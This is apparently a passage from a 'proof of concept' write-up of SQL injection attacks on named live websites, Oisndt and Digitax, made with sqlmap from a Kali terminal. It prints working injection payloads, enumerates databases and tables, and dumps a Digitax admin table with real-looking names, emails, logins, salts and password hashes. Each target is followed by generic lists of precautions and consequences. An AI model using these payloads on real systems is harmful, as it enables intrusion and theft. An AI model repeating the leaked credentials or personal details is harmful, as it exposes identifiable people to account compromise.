+--------------------------------------+

Database: oisndt_data
[21 tables]
+--------------------------------------+
| tbladvertising                       |
| tblcomments                          |
| tblemails                            |
| tblemails_groups                     |
| tblfiles                             |
| tblfiles_category                    |
| tblfriends                           |
| tbljobplaces                         |
| tblmodretor                          |
| tblnations                           |
| tblnews                              |
| tblnews_category                     |
| tblpages                             |
| tblphoto                             |
| tblphoto_category                    |
| tblprojects                          |
| tblprojects_category                 |
| tblsettings                          |
| tblusergroups                        |
| tblvideo                             |
| tblvideo_category                    |
+--------------------------------------+

[08:34:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.ois-ndt.com'

[*] ending @ 08:34:45 /2024-07-13/
```

Step 4: Scan the table **tblemails** to find the columns inside it.

```
root@kali: ~
File  Actions  Edit  View  Help

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=13' AND GTID_SUBSET(CONCAT(0×7176766a71,(SELECT (ELT(7122=7122,1))),0×71626b6a71),7122)-- dmpd

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)
    Payload: id=13' OR (SELECT 4331 FROM (SELECT(SLEEP(5)))NNgw)-- dFEY

    Type: UNION query
    Title: MySQL UNION query (NULL) - 32 columns
    Payload: id=13' UNION ALL SELECT NULL,NULL,CONCAT(0×7176766a71,0×64486e68587952506761575a6351554d546e746d694b594c6b6775774c6373
63546e456c78534549,0×71626b6a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NUL
L,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL#
---
[08:38:25] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache
back-end DBMS: MySQL ≥ 5.6
[08:38:25] [INFO] fetching columns for table 'tblemails' in database 'oisndt_data'
[08:38:26] [WARNING] reflective value(s) found and filtering out
Database: oisndt_data
Table: tblemails
[9 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| active  | int(11)      |
| name    | varchar(255) |
| country | varchar(255) |
| email   | varchar(255) |
| fax     | varchar(255) |
| GroupID | int(11)      |
| id      | int(11)      |
| mobile  | varchar(255) |
| phone   | varchar(255) |
+---------+--------------+

[08:38:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.ois-ndt.com'

[*] ending @ 08:38:26 /2024-07-13/
```

Step 5: Display the data from column **name,email.**

```
root@kali: ~
File  Actions  Edit  View  Help
[08:40:12] [INFO] fetching columns for table 'tblemails' in database 'oisndt_data'
Database: oisndt_data
Table: tblemails
[9 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| active  | int(11)      |
| name    | varchar(255) |
| country | varchar(255) |
| email   | varchar(255) |
| fax     | varchar(255) |
| GroupID | int(11)      |
| id      | int(11)      |
| mobile  | varchar(255) |
| phone   | varchar(255) |
+---------+--------------+

[08:40:12] [INFO] fetching columns for table 'tblemails' in database 'oisndt_data'
[08:40:12] [INFO] fetching entries for table 'tblemails' in database 'oisndt_data'
[08:40:13] [WARNING] reflective value(s) found and filtering out
[08:40:15] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries)
. Falling back to partial UNION technique
[08:40:17] [INFO] fetching number of entries for table 'tblemails' in database 'oisndt_data'
[08:40:17] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[08:40:17] [INFO] retrieved: 0
[08:40:23] [WARNING] table 'tblemails' in database 'oisndt_data' appears to be empty
Database: oisndt_data
Table: tblemails
[0 entries]
+----+---------+-----+-------+-------+--------+--------+---------+---------+
| id | GroupID | fax | email | phone | name   | mobile | country | active  |
+----+---------+-----+-------+-------+--------+--------+---------+---------+
+----+---------+-----+-------+-------+--------+--------+---------+---------+

[08:40:23] [INFO] table 'oisndt_data.tblemails' dumped to CSV file '/root/.local/share/sqlmap/output/www.ois-ndt.com/dump/oisndt_da
ta/tblemails.csv'
[08:40:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.ois-ndt.com'

[*] ending @ 08:40:23 /2024-07-13/
```

Precautions to Prevent SQL Injection Attacks: -

1. Use Prepared Statements and Parameterized Queries

Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

2. Input Validation

Description: Validate and sanitize all user inputs. Ensure that input data matches the expected format (e.g., numbers, email addresses).

3. Use Stored Procedures

Description: When possible, use stored procedures instead of direct SQL queries. Stored procedures encapsulate the SQL code and prevent SQL injection.

4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

6. Error Handling

Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

Consequences of SQL Injection Attacks:-

1. Data Breach

Description: Attackers can access, steal, or manipulate sensitive data stored in the database. This may include personal information, financial data, or proprietary business information.

2. Data Manipulation

Description: Attackers can modify, delete, or insert data within the database, leading to data corruption or loss.

3. Unauthorized Access

Description: Attackers may gain unauthorized access to the system by bypassing authentication mechanisms.

4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.

:Target site 5:

http://www.digitax.com/prod_detail.php?ID=217

POC


Name of Target: DIGITAX

Level of severity: High impact severity

Steps done to find the vulnerabilities:-

Step 1: Find if the website is vulnerable to sql attack.

Step 2: Scan the website with sqlmap to find databases.



Step 3: Scan the database named **digit16** inside the website and find the tables present inside the database.

```
root@kali: ~
File  Actions  Edit  View  Help
| SCHEMATA                                |
| SCHEMA_PRIVILEGES                       |
| STATISTICS                              |
| TABLE_CONSTRAINTS                       |
| TABLE_PRIVILEGES                        |
| USER_PRIVILEGES                         |
| VIEWS                                   |
| COLUMNS                                 |
| TABLES                                  |
| TRIGGERS                                |
+-----------------------------------------+

Database: digit16
[20 tables]
+-----------------------------------------+
| digitax_admins                          |
| digitax_categories                      |
| digitax_categories_lang                 |
| digitax_client_pricelist                |
| digitax_config                          |
| digitax_dictionary                      |
| digitax_eventi                          |
| digitax_eventi_lang                     |
| digitax_files                           |
| digitax_files2pages                     |
| digitax_files2users                     |
| digitax_lang                            |
| digitax_news                            |
| digitax_news_lang                       |
| digitax_pricelist                       |
| digitax_prod2cat                        |
| digitax_products_lang                   |
| digitax_res2cat                         |
| digitax_resources_lang                  |
| digitax_users                           |
+-----------------------------------------+

[09:01:58] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.digitax.com'

[*] ending @ 09:01:58 /2024-07-13/
```

Step 4: Scan the table **digitax_admins** to find the columns inside it.

```
root@kali: ~
File  Actions  Edit  View  Help
    Type: UNION query
    Title: MySQL UNION query (61) - 21 columns
    Payload: id=-7719' UNION ALL SELECT CONCAT(0x71627a7871,0x6477795566796963467169685 76f7348474c6b795066446e79485344487673634b514
94749487964,0x7178626271),61,61,61,61,61,61,61,61,61,61,61,61,61,61,61,61,61,61,61,61#
---
[09:03:16] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ≥ 4.1
[09:03:16] [INFO] fetching columns for table 'digitax_admins' in database 'digit16'
[09:03:17] [INFO] retrieved: 'id','int(11)'
[09:03:18] [INFO] retrieved: 'cognome','varchar(75)'
[09:03:18] [INFO] retrieved: 'nome','varchar(75)'
[09:03:19] [INFO] retrieved: 'email','varchar(255)'
[09:03:19] [INFO] retrieved: 'login','varchar(8)'
[09:03:20] [INFO] retrieved: 'password','varchar(1024)'
[09:03:20] [INFO] retrieved: 'level','char(1)'
[09:03:21] [INFO] retrieved: 'lang','varchar(5)'
[09:03:21] [INFO] retrieved: 'note','text'
[09:03:22] [INFO] retrieved: 'salt','varchar(256)'
Database: digit16
Table: digitax_admins
[10 columns]
+----------+---------------+
| Column   | Type          |
+----------+---------------+
| level    | char(1)       |
| cognome  | varchar(75)   |
| email    | varchar(255)  |
| id       | int(11)       |
| lang     | varchar(5)    |
| login    | varchar(8)    |
| nome     | varchar(75)   |
| note     | text          |
| password | varchar(1024) |
| salt     | varchar(256)  |
+----------+---------------+

[09:03:22] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.digitax.com'

[*] ending @ 09:03:22 /2024-07-13/
```

Step 5: Display the data from column **email,password.**

```
root@kali: ~
File  Actions  Edit  View  Help
[09:05:10] [INFO] resumed: 'level','char(1)'
[09:05:10] [INFO] resumed: 'lang','varchar(5)'
[09:05:10] [INFO] resumed: 'note','text'
[09:05:10] [INFO] resumed: 'salt','varchar(256)'
[09:05:10] [INFO] fetching entries for table 'digitax_admins' in database 'digit16'
[09:05:11] [INFO] retrieved: '2','Pallotto','marco.pallotto@digitax.com','14','ITA','marco','Marco','','ae3a4802d28f1a8ce08dcf47 ...
[09:05:11] [INFO] retrieved: '2','De Luca','Cinzia.DeLuca@digitax.com','15','ITA','cinzia','Cinzia','','3279477b01586c611638d27e ...
[09:05:12] [INFO] retrieved: '2','Violoni','giulio@digitax.com','11','ITA','giulio','Giulio','','82cdf47e000e0266af7d1b6e0808371 ...
[09:05:12] [INFO] retrieved: '0','Diaz','rdiaz@aurigasystems.es','16','ESP','rdiaz','Raul','','8ae73c9a06c7a584b13edd0d017f6edb5 ...
[09:05:13] [INFO] retrieved: '2','Giampaoli','gianni@dabmm.com','17','ITA','gianni','Gianni','','beba24e9d7d0b2cdfb9de647f54f6d5 ...
[09:05:13] [INFO] recognized possible password hashes in columns 'salt, password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: digit16
Table: digitax_admins
[5 entries]
+----+------+--------+---------+-----------------------------------------+----------------------------+--------+---------+---------
--+-----------------------------------------+
| id | lang | nome   | note    | salt                                    | email                      | login  | level   | cognome
   | password                                |
+----+------+--------+---------+-----------------------------------------+----------------------------+--------+---------+---------
--+-----------------------------------------+
| 14 | ITA  | Marco  | <blank> | 2a5fd472a4d0f69c48a8adfa4856e387c7f2687a | marco.pallotto@digitax.com | marco  | 2       | Pallott
o  | ae3a4802d28f1a8ce08dcf473a2a2c60d5ac8045 |
| 15 | ITA  | Cinzia | <blank> | 6c189a7ea205d0c570b8a65417a1505a268d3595 | Cinzia.DeLuca@digitax.com  | cinzia | 2       | De Luca
   | 3279477b01586c611638d27ee6337c2fb0509e07 |
| 11 | ITA  | Giulio | <blank> | 0db861c48569b59a045a93ec35d3c93c638fec53 | giulio@digitax.com         | giulio | 2       | Violoni
   | 82cdf47e000e0266af7d1b6e080837117a949d43 |
| 16 | ESP  | Raul   | <blank> | f3e270ade2256929be53e8a1e884a6ea9e90e43c | rdiaz@aurigasystems.es     | rdiaz  | 0       | Diaz
   | 8ae73c9a06c7a584b13edd0d017f6edb5724f394 |
| 17 | ITA  | Gianni | <blank> | 9076bec03e318949c24772ebb207f292de9e4add | gianni@dabmm.com           | gianni | 2       | Giampao
li | beba24e9d7d0b2cdfb9de647f54f6d5ef4177cff |
+----+------+--------+---------+-----------------------------------------+----------------------------+--------+---------+---------
--+-----------------------------------------+

[09:05:41] [INFO] table 'digit16.digitax_admins' dumped to CSV file '/root/.local/share/sqlmap/output/www.digitax.com/dump/digit16/
digitax_admins.csv'
[09:05:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.digitax.com'

[*] ending @ 09:05:41 /2024-07-13/
```

Precautions to Prevent SQL Injection Attacks: -

1. Use Prepared Statements and Parameterized Queries

Description: Ensure that SQL queries are written using prepared statements with parameterized queries. This separates the SQL logic from the data, preventing attackers from injecting malicious SQL.

2. Input Validation

Description: Validate and sanitize all user inputs. Ensure that input data matches the expected format (e.g., numbers, email addresses).

3. Use Stored Procedures

Description: When possible, use stored procedures instead of direct SQL queries. Stored procedures encapsulate the SQL code and prevent SQL injection.

4. Limit Database Privileges

Description: Follow the principle of least privilege. Ensure that the database user has only the necessary permissions to perform required operations.

5. Web Application Firewall (WAF)

Description: Use a WAF to filter and monitor HTTP requests for malicious content. A WAF can block many common SQL injection attempts.

6. Error Handling

Description: Avoid displaying detailed error messages to users. Instead, log detailed errors on the server side and show generic error messages to users.

Consequences of SQL Injection Attacks:-

1. Data Breach

Description: Attackers can access, steal, or manipulate sensitive data stored in the database. This may include personal information, financial data, or proprietary business information.

2. Data Manipulation

Description: Attackers can modify, delete, or insert data within the database, leading to data corruption or loss.

3. Unauthorized Access

Description: Attackers may gain unauthorized access to the system by bypassing authentication mechanisms.

4. Website Defacement

Description: Attackers can alter the content of a website, defacing it or spreading misinformation.

5. Financial Loss

Description: Direct financial losses can occur from fraudulent transactions, and indirect losses can result from remediation costs, legal fees, and loss of business.

6. Service Disruption

Description: Attackers can disrupt the availability of the web application, leading to downtime and loss of service.